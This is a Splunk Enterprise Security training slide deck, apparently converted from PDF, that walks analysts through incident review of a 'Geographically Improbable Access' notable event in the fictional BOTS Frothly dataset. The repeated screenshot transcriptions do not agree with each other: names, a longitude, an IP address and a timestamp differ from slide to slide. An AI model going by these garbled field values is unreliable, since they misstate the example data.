

# Enterprise Security Hands-on

December 2022 | Version 2.2

Based on BOTS v5.0 Dataset

**splunk®** turn data into doing®

© 2022 SPLUNK INC.



# #whoami

© 2022 SPLUNK INC.

Randy Holloway

[rholloway@splunk.com](mailto:rholloway@splunk.com)

Based in Houston, TX

25+ Years IT and Security Experience

16+ Years SIEM Experience

Came Over from ArcSight

Enjoys Michigan Football and Baseball



# \$whoami

- Scott Head
- PBST DOD CSE
- <3 Texas
- Fishing/Hunting
- Motorcycle racing



## A **brief** overview of Enterprise Security

### Setting the scene

### Perform investigations and response in Enterprise Security

- Enterprise Security Frameworks
- SA-Investigator for ES
- Risk-based Alerting (RBA) using ES


### Detection Content, Coverage & Validation

- Splunk security content
- MITRE ATT&CK coverage

### Wrap Up

# Splunk Security Analytics Platform

The Data-Centric Modern SOC



# Splunk Enterprise Security Overview



**splunk**® turn data into doing®

# Splunk Enterprise Security

Analytics-Driven SIEM

## Monitor & Detect



Detect advanced threats

## Enrich with Analytics




Full context enrichment for quick threat qualification

## Investigate




Analyze & investigate threats

## Respond



Enterprise-wide coordination & response


# Enterprise Security



# Security Use Cases with Splunk

“What are you trying to protect?”





# Setting the Scene

**splunk**® turn data into doing®





YOU.



GRACE HOPPY



MALLORY KRAUSEN




ALICE BLUEBIRD



BUD STOLL

# Just Another August Monday



splunk> turn data into doing'

# Access Class Material

**Items of Interest can be found by going to this Google Drive:**

1. This link will have your Lab Guide, Splunk Instance Details and more:  
<https://tinyurl.com/splunkworkshops>
2. Follow the guidance of your instructor on accessing / noting which instance you will use for this workshop, along with getting access to the slides and lab guide.



# Perform Investigations & Response

**splunk**® turn data into doing®

# Incident Investigation Goals

**Identify** the type of attack or threat (e.g., malware, insider threat, lateral movement, data exfiltration, phishing)

Develop an **understanding** of the entities—users, devices, applications, networks—involved in the incident

Access a **timeline** of anomalous behaviors and events over time

Determine the **scope** of the incident

Formulate a **response** strategy for containment and remediation

# Supporting Frameworks


These frameworks implement the functional areas of Splunk Enterprise Security



Notable  
Event




Risk  
Scoring



Threat  
Intelligence



Asset &  
Identity  
Correlation



Adaptive  
Response



Investigation  
Management

# Notable Event

An event generated by a correlation search as an alert

Description

Search / Analytics

Industry standard cyber security mappings

Scheduling

Throttling

Response action(s)

Drill-down

Risk analysis

The screenshot shows the Splunk Correlation Search interface. At the top, there's a search bar labeled "Search Name" containing "ESCU - Process Execution via WMI - Rule". Below it, the "App" dropdown is set to "ES Content Updates". The "UI Dispatch Context" dropdown is set to "None". The "Description" section contains a detailed text about identifying "WmiPrvSE.exe" spawning a process, mentioning its occurrence when a process is instantiated from a local or remote process using "wmic.exe". It advises reviewing parallel processes for suspicious behavior or commands executed. The "Mode" dropdown is set to "Guide". In the "Annotations" section, there are several categories with associated tags: CIS 20 (CIS 3, CIS 5), Kill Chain (Actions on Objectives), MITRE ATT&CK (Windows Management Instrumentation), and NIST (PR.PT, PR.AT, PR.AC, PR.IP). The "Unmanaged Annotations" section includes fields for "analytic\_story" (Suspicious WMI Use), "context" (Source:Endpoint, Stage:Execution), and "observable" (Type an attribute and press enter). A "+ Framework" button is also present.

# Incident Review

Incident management interface

1  Hide Charts Hide Filters

2

3  Filter notable events based on specific fields

4  Where triggered correlation searches surface

Enterprise Security

Search for something...

Urgency

Status

Owner

Domain

Threat Identity

Audit

Tag

Urgency

Status

Owner

Security Domain

Type

Search Type

Time or Associations

Time

All time

40 Notables Unselect all | Edit Selected | Edit All Matching Events (40) | Add Selected to Investigation

Tag	Urgency	Status	Owner	Security Domain	Type	Search Type	Time or Associations	Time	All time	Risk Events	Status	Owner	Actions
<input type="checkbox"/>	Medium	Fri, Jan 21, 2022 10:30 PM	Threat	ATT&CK tactic threshold exceeded over previous 7 days for user=richards	7	New	unassigned	▼					
<input type="checkbox"/>	Low	Fri, Sep 25, 2020 6:58 PM	Threat	Threat Activity Detected (31.171.154.114)	—	New	unassigned	▼					
<input type="checkbox"/>	Critical	Fri, Aug 28, 2020 2:00 AM	Access	Geographically Improbable Access Detected For richards	—	New	unassigned	▼					
<input type="checkbox"/>	Medium	Tue, Aug 18, 2020 10:00 PM	Network	Large Volume of Outbound Web Traffic from 192.168.70.167	—	—	—	▼					
<input type="checkbox"/>	Medium	Tue, Aug 18, 2020 10:00 PM	Network	Large Volume of Outbound Web Traffic from 192.168.70.150	—	—	—	▼					
<input type="checkbox"/>	Medium	Tue, Aug 18, 2020 9:00 PM	Access	Excessive Failed Logins	—	—	—	▼					
<input type="checkbox"/>	Medium	Tue, Aug 18, 2020 9:00 PM	Access	Excessive Failed Logins	—	—	—	▼					
<input type="checkbox"/>	High	Tue, Aug 18, 2020 8:00 PM	Endpoint	Creation of Shadow Copy	—	—	—	▼					
<input type="checkbox"/>	Low	Tue, Aug 18, 2020 8:00 PM	Endpoint	Registry Autorun Added to ghoppo-lfroth.ly	—	New	unassigned	▼					
<input type="checkbox"/>	Low	Tue, Aug 18, 2020 8:00 PM	Endpoint	Registry Autorun Added to ghoppo-lfroth.ly	—	New	unassigned	▼					
<input type="checkbox"/>	Low	Tue, Aug 18, 2020 8:00 PM	Endpoint	Registry Autorun Added to ghoppo-lfroth.ly	—	New	unassigned	▼					

# Where to Start?

## Incident Review

Enterprise Security

**Prioritize via Urgency**

**Prioritize via Risk**

**Risk notable**

The screenshot shows the Splunk Enterprise Security interface under the 'Incident Review' tab. At the top, there are four circular dashboards: 'Urgency' (yellow), 'Status' (red), 'Owner' (orange), and 'Domain' (blue). Below these are search and filter controls. The main area displays a table titled '40 Notables' with columns for Urgency, Time, Security Domain, Title, Risk Score, Risk Events, Status, Owner, and Actions. A specific row in the table is highlighted with a red box and labeled 'Risk notable'. The 'Urgency' column header and the 'Risk Score' header are also highlighted with red boxes. A tooltip 'Prioritize via Urgency' points to the Urgency column, and another tooltip 'Prioritize via Risk' points to the Risk Score header.

Urgency	Time	Security Domain	Title	Risk Score	Risk Events	Status	Owner	Actions
Medium	Fri, Jan 21, 2022 10:30 PM	Threat	ATT&CK tactic threshold exceeded over previous 7 days for user=richards	455	7	New	unassigned	▼
Low	Fri, Sep 25, 2020 6:58 PM	Threat	Threat Activity Detected (31:171154.114)	--	--	New	unassigned	▼
Critical	Fri, Aug 28, 2020 2:00 AM	Access	Geographically Improbable Access Detected For richards	--	--	New	unassigned	▼
Medium	Tue, Aug 18, 2020 10:00 PM	Network	Large Volume of Outbound Web Traffic from 192.168.70.167	--	--	New	unassigned	▼
Medium	Tue, Aug 18, 2020 10:00 PM	Network	Large Volume of Outbound Web Traffic from 192.168.70.150	--	--	New	unassigned	▼
Medium	Tue, Aug 18, 2020 9:00 PM	Access	Excessive Failed Logins	--	--	New	unassigned	▼
Medium	Tue, Aug 18, 2020 9:00 PM	Access	Excessive Failed Logins	--	--	New	unassigned	▼
High	Tue, Aug 18, 2020 8:00 PM	Endpoint	Creation of Shadow Copy	--	--	New	unassigned	▼
Low	Tue, Aug 18, 2020 8:00 PM	Endpoint	Registry Autorun Added to ghoppo-l.froth.ly	--	--	New	unassigned	▼

# Let's Get Started Then!

## Incident Review

The image shows two screenshots of the Splunk Security Cloud interface, illustrating the process of filtering notable events based on urgency.

**Left Screenshot:** The "Urgency" filter dropdown is highlighted with a pink box and a callout bubble containing the text "Click!". The dropdown menu shows options: Informational (blue), Low (green), Medium (yellow), High (orange), and Critical (red). The table below lists 40 notable events, with the first few rows shown:

Urgency	Date	Description
> ▲ Medium	Fri, Jan 21, 2022 10:30 PM	
> ● Low	Fri, Sep 25, 2020 6:58 PM	
> ▲ Critical	Fri, Aug 28, 2020 2:00 AM	
> ▲ Medium	Tue, Aug 18, 2020 10:00 PM	
> ▲ Medium	Tue, Aug 18, 2020 10:00 PM	
> ▲ Medium	Tue, Aug 18, 2020 9:00 PM	
> ▲ Medium	Tue, Aug 18, 2020 9:00 PM	
> ▲ High	Tue, Aug 18, 2020 8:00 PM	
> ● Low	Tue, Aug 18, 2020 8:00 PM	
> ● Low	Tue, Aug 18, 2020 8:00 PM	
> ● Low	Tue, Aug 18, 2020 8:00 PM	

**Right Screenshot:** The "Urgency" filter dropdown has been selected to "Critical". A pink box highlights the "Critical" option in the dropdown, and a callout bubble contains the text "Click!". The table now shows only critical urgency events:

Urgency	Date	Description
> ▲ Critical	Fri, Aug 28, 2020 2:00 AM	Geographically Improbable Access Detected For richards
> ▲ High	Tue, Aug 18, 2020 8:00 PM	Creation of Shadow Copy
> ▲ High	Wed, Jul 29, 2020 2:03 PM	Suspicious Container Image Name Detected (xmrigdocker/xmrig)
> ▲ High	Wed, Jul 29, 2020 2:02 PM	Suspicious Container Image Name Detected (xmrigdocker/xmrig)
> ▲ High	Wed, Jul 29, 2020 1:55 PM	Suspicious Container Image Name Detected (raesene/alpine-containertools)
> ▲ High	Wed, Jul 29, 2020 1:52 PM	Suspicious Container Image Name Detected (xmrigdocker/docker2)
> ▲ High	Wed, Jul 29, 2020 1:42 PM	Suspicious Container Image Name Detected (raesene/alpine-containertools)
> ● Low	Fri, Sep 25, 2020 6:58 PM	Threat Activity Detected (317154.114)
> ● Low	Tue, Aug 18, 2020 8:00 PM	Registry Autorun Added to ghoppo-l.froth.ly
> ● Low	Tue, Aug 18, 2020 8:00 PM	Registry Autorun Added to ghoppo-l.froth.ly
> ● Low	Tue, Aug 18, 2020 8:00 PM	Registry Autorun Added to ghoppo-l.froth.ly

# Notable Event Overview

Enriched security context – Who? What? Where? When?

The screenshot shows a Notable Event Overview page with the following details:

**WHEN**

- Critical
- Fri, Aug 28, 2020 2:00 AM
- Access

**WHAT**

Geographically Improbable Access Detected for richards

**Description:**

**WHO**

Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

**WHERE**

Additional Fields

Value	Action
64.72.97.221	▼
Henderson	▼
United States	▼
35.99780	▼
-114.95920	▼
31.171.154.114	▼
Tirana	▼
Albania	▼
41.00000	▼
20.00000	▼
richards	▼
americas	▼
rschlitzer@froth.ly	▼
richard	▼
rschlitzer	▼
frothly@rschlitzer	▼
rschlitzer@froth.ly	▼
richard.schlitzer	▼
azureadrichardschlitzer	▼
richards	▼
richard@yellowtalon.co	▼
schlitzer	▼
san francisco	▼

User Last Name

User Work City

**Related Investigations:**  
Currently not investigated.

**Correlation Search:**  
Access - Geographically Improbable Access Detected - PRD - Rule

**History:**  
View all review activity for this Notable Event

**Contributing Events:**  
View login and escalation attempts by richards

**Original Event:**

```
08/27/2020 20:00:00 -0600, search_name="Access - Geographically Improbable Access - Summary Gen", search_now=1602092940.000, info_max_time=1602092940.000, info_search_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user=richards, speed="5347.23", src_app="Juniper SA IVE", src_lat="41.00000", dest_app="Juniper SA IVE", dest_lat="35.99780", distance="6400.34", src_city=Tirana, src_long="20.00000", src_time=1598554078, dest_time=1598554078, src_country=Albania, dest_country=United States
```

**View original event**

**Adaptive Responses:**  Error: No adaptive response actions found.

**View Adaptive Response Invocations**

**Next Steps:**

1. Use Verify Login via Email  
to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

# Notable Event Overview

Workflow (analysis) actions linked to fields/values to help determine validity, scope and severity

The screenshot shows a Notable Event details page. At the top, it displays the event type (Critical), timestamp (Fri, Aug 28, 2020 2:00 AM), source (Access), title (Geographically Improbable Access Detected For richards), status (New), and owner (unassigned). The main content area includes sections for Description, Additional Fields, Related Investigations, Correlation Search, History, Contributing Events, and Event details. A callout bubble with the text "Click!" points to the "Edit Tags" button in the workflow menu, which is highlighted with a blue border. The workflow menu also lists other actions: Access Search, Risk Analysis, Investigate Identity Artifacts, Identity Center, Notable Event Search, User Activity, Workbench - Alerts (dest), and Workbench - Alerts (src).

Description:  
Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

Additional Fields	Value	Action
Destination	64.72.97.221	▼
Destination City	Henderson	▼
Destination Country	United States	▼
Destination Latitude	35.99780	▼
Destination Longitude	-14.95920	▼
Source	31.171.154.114	▼
Source City	Tirana	▼
Source Country	Albania	▼
Source Latitude	41.00000	▼
Source Longitude	20.00000	▼
User	richards	▼
User Business Unit	americas	
User Email	rschlitzer@froth.ly	
User First Name	richard	
User Identity	rschlitzer	
	frothly@rschlitzer	
	rschlitzer@froth.ly	
	richard.schlitzer	
	azureadrichardschlitzer	
	richards	
	richard@yellowtalon.co	
User Last Name	schlitzer	
User Work City	san francisco	

Related Investigations:  
Currently not investigated.

Correlation Search:  
Access - Geographically Improbable Access Detected - PRD - Rule ↗

History:  
View all review activity for this Notable Event ↗

Contributing Events:  
Login and escalation attempts by richards ↗

Event:  
2020-08-28T02:00:00-0600, search\_name="Access - Geographically Improbable Access - Summary Gen", search\_now=1602092940.000, info\_max\_time=1602092940.000, info\_search\_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user=richards, speed="5347.23", src\_app="Juniper SA IVE", src\_lat="41.00000", dest\_app="Juniper SA IVE", dest\_lat="35.99780", distance="6400.34", src\_city=Tirana, src\_long="20.00000", src\_time=1598558386, dest\_city=Henderson, dest\_long="-14.95920", dest\_time=1598554078, src\_country=Albania, dest\_country=United States  
New original event ↗  
Adaptive Responses: ○  
Error: No adaptive response actions found.  
New Adaptive Response Invocations ↗  
Next Steps:  
1. Use Verify Login via Email  
to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

Click!

# Notable Event Overview

Share/search notable event with link via Short ID

Event Details:

event_id	892F1307-1DF0-4CE3-A1A0- c62f266dc5c5cef324
event_hash	c62f266dc5c5cef324
eventtype	modnotable_result
notable	

Short ID: **OZVVjB**

Useful for sharing **link** to notable event with other analysts or external system(s).

3. Check for threat activity involving the source IP address. If found to be malicious, block the source IP address on the firewall.

4. Investigate the user account (User) to determine if there were other authentication attempts from this account using the "Investigate Identity Artifact" workflow action or by reviewing the Contributing Events.

5. Review recent events and potentially suspicious behavior exhibited by the user account using the "Risk Analysis" workflow action.

6. Run 'Compromised Account' Playbook in Phantom to disable the user account if the login attempts were not authorized or expected, and change the user's password.

7. Use the "Workbench - Get User Information from Identity Table" workflow action to determine when the user last completed Security Awareness Training. This training is an annual requirement. Register the user for Security Awareness Training if s/he did not complete the training within the last year. Check for the registration status by reviewing the Message menu above or by clicking on the response link for the adaptive response action.

8. Close the notable with status "Threat mitigated".

# Notable Event Overview

Actions available for all notables

Click!

The screenshot shows a Splunk interface for a notable event. At the top, there's a yellow banner with the text "Notable Event". The main area displays a table of "Additional Fields" with columns for "Field", "Value", and "Action". A context menu is open on the right side of the interface, with a pink circle and arrow pointing to the "Add Event to investigation" option. The menu also includes other options like "Build Event Type", "Extract Fields", etc. Below the table, there are sections for "Related Investigations", "Correlation Search", "History", "Contributing Events", "Original Event" (with a detailed log entry), "Adaptive Responses" (which is currently empty), and "Next Steps" (with a single item listed).

Field	Action	
Critical		
Fri, Aug 28, 2020 2:00 AM		
Access		
Geographically Improbable Access Detected For richards		
New		
unassigned		
Description:		
Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.		
Additional Fields	Value	Action
Destination	64.72.97.221	
Destination City	Henderson	
Destination Country	United States	
Destination Latitude	35.99780	
Destination Longitude	-114.95920	
Source	31.171.154.114	
Source City	Tirana	
Source Country	Albania	
Source Latitude	41.00000	
Source Longitude	20.00000	
User	richards	
User Business Unit	americas	
User Email	rschiltzer@froth.ly	
User First Name	richard	
User Identity	rschiltzer	
	frothly@rschiltzer	
	rschiltzer@froth.ly	
	richard.schiltzer	
	azuread@richardschiltzer	
	richards	
	richard@yellowtaion.co	
	schiltzer	
	san francisco	
User Last Name		
User Work City		

Related Investigations: Currently not investigated.

Correlation Search: Access - Geographically Improbable Access Detected - PRD - Rule

History: View all review activity for this Notable Event

Contributing Events: View login and escalation attempts by richards

Original Event:

```
08/27/2020 20:00:00 -0600, search_name="Access - Geographically Improbable Access - Summary Gen", search_now=1602092940.000, info_max_time=1602092940.000, info_search_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user@richards, speed="5347.23", src_app="Juniper SA IVE", src_lat="41.00000", dest_app="Juniper SA IVE", dest_lat="35.99780", distance="6400.34", src_city=Tirana, src_long="20.00000", src_time=1598558386, dest_city=Henderson, dest_long="-114.95920", dest_time=15985584078, src_country=Albania, dest_country=United States"
```

View original event

Adaptive Responses: Error: No adaptive response actions found.

View Adaptive Response Invocations

Next Steps:

1. Use Verify Login via Email to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

# Notable Event Overview

Related / existing investigation

Critical Fri, Aug 28, 2020 2:00 AM Access Geographically Improbable Access Detected For richards — New unassigned

Description:  
Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

Additional Fields	Value	Action
Destination	64.72.97.221	▼
Destination City	Henderson	▼
Destination Country	United States	▼
Destination Latitude	35.99780	▼
Destination Longitude	-114.95920	▼
Source	31.171.154.114	▼
Source City	Tirana	▼
Source Country	Albania	▼
Source Latitude	41.00000	▼
Source Longitude	20.00000	▼
User	richards	▼
User Business Unit	americas	▼
User Email	rschilzter@froth.ly	▼
User First Name	richard	▼
User Identity	rschilzter	▼
User Last Name	frothly@rschilzter	▼
User Work City	rschilzter@froth.ly	▼
	richard.schilzter	▼
	azureadrichardschilzter	▼
	richards	▼
	richard@yellowtalon.co	▼
	schilzter	▼
	san francisco	▼

Related Investigations:  
Currently not investigated.

Correlation Search:  
[Access - Geographically Improbable Access Detected - PRD - Rule](#)

History:  
[View all review activity for this Notable Event](#)

Contributing Events:  
[View login and escalation attempts by richards](#)

Original Event:  
08/27/2020 20:00:00 -0600, search\_name="Access - Geographically Improbable Access - Summary Gen", search\_now=1602092940.000, info\_max\_time=1602092940.000, info\_search\_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user=richards, speed="5347.23", src\_app="Juniper SA IVE", src\_lat="41.00000", dest\_app="Juniper SA IVE", dest\_lat="35.99780", distance="6400.34", src\_city=Tirana, src\_long="20.00000", src\_time=1598558386, dest\_city=Henderson, dest\_long="-114.95920", dest\_time=1598554078, src\_country=Albania, dest\_country=United States

[View original event](#)

Adaptive Responses: ○  
Error: No adaptive response actions found.

[View Adaptive Response Invocations](#)

Next Steps:

1. Use Verify Login via Email  
to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

# Notable Event Overview

Correlation search triggered

Critical   Fri, Aug 28, 2020 2:00 AM   Access   Geographically Improbable Access Detected For richards   —   New   unassigned

Description:  
Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

Additional Fields	Value	Action
Destination	64.72.97.221	▼
Destination City	Henderson	▼
Destination Country	United States	▼
Destination Latitude	35.99780	▼
Destination Longitude	-114.95920	▼
Source	31.171.154.114	▼
Source City	Tirana	▼
Source Country	Albania	▼
Source Latitude	41.00000	▼
Source Longitude	20.00000	▼
User	richards	▼
User Business Unit	americas	▼
User Email	rschilitzer@froth.ly	▼
User First Name	richard	▼
User Identity	rschilitzer	▼
User Last Name	frothly@rschilitzer	▼
User Work City	rschilitzer@froth.ly	▼
	richard.schilitzer	▼
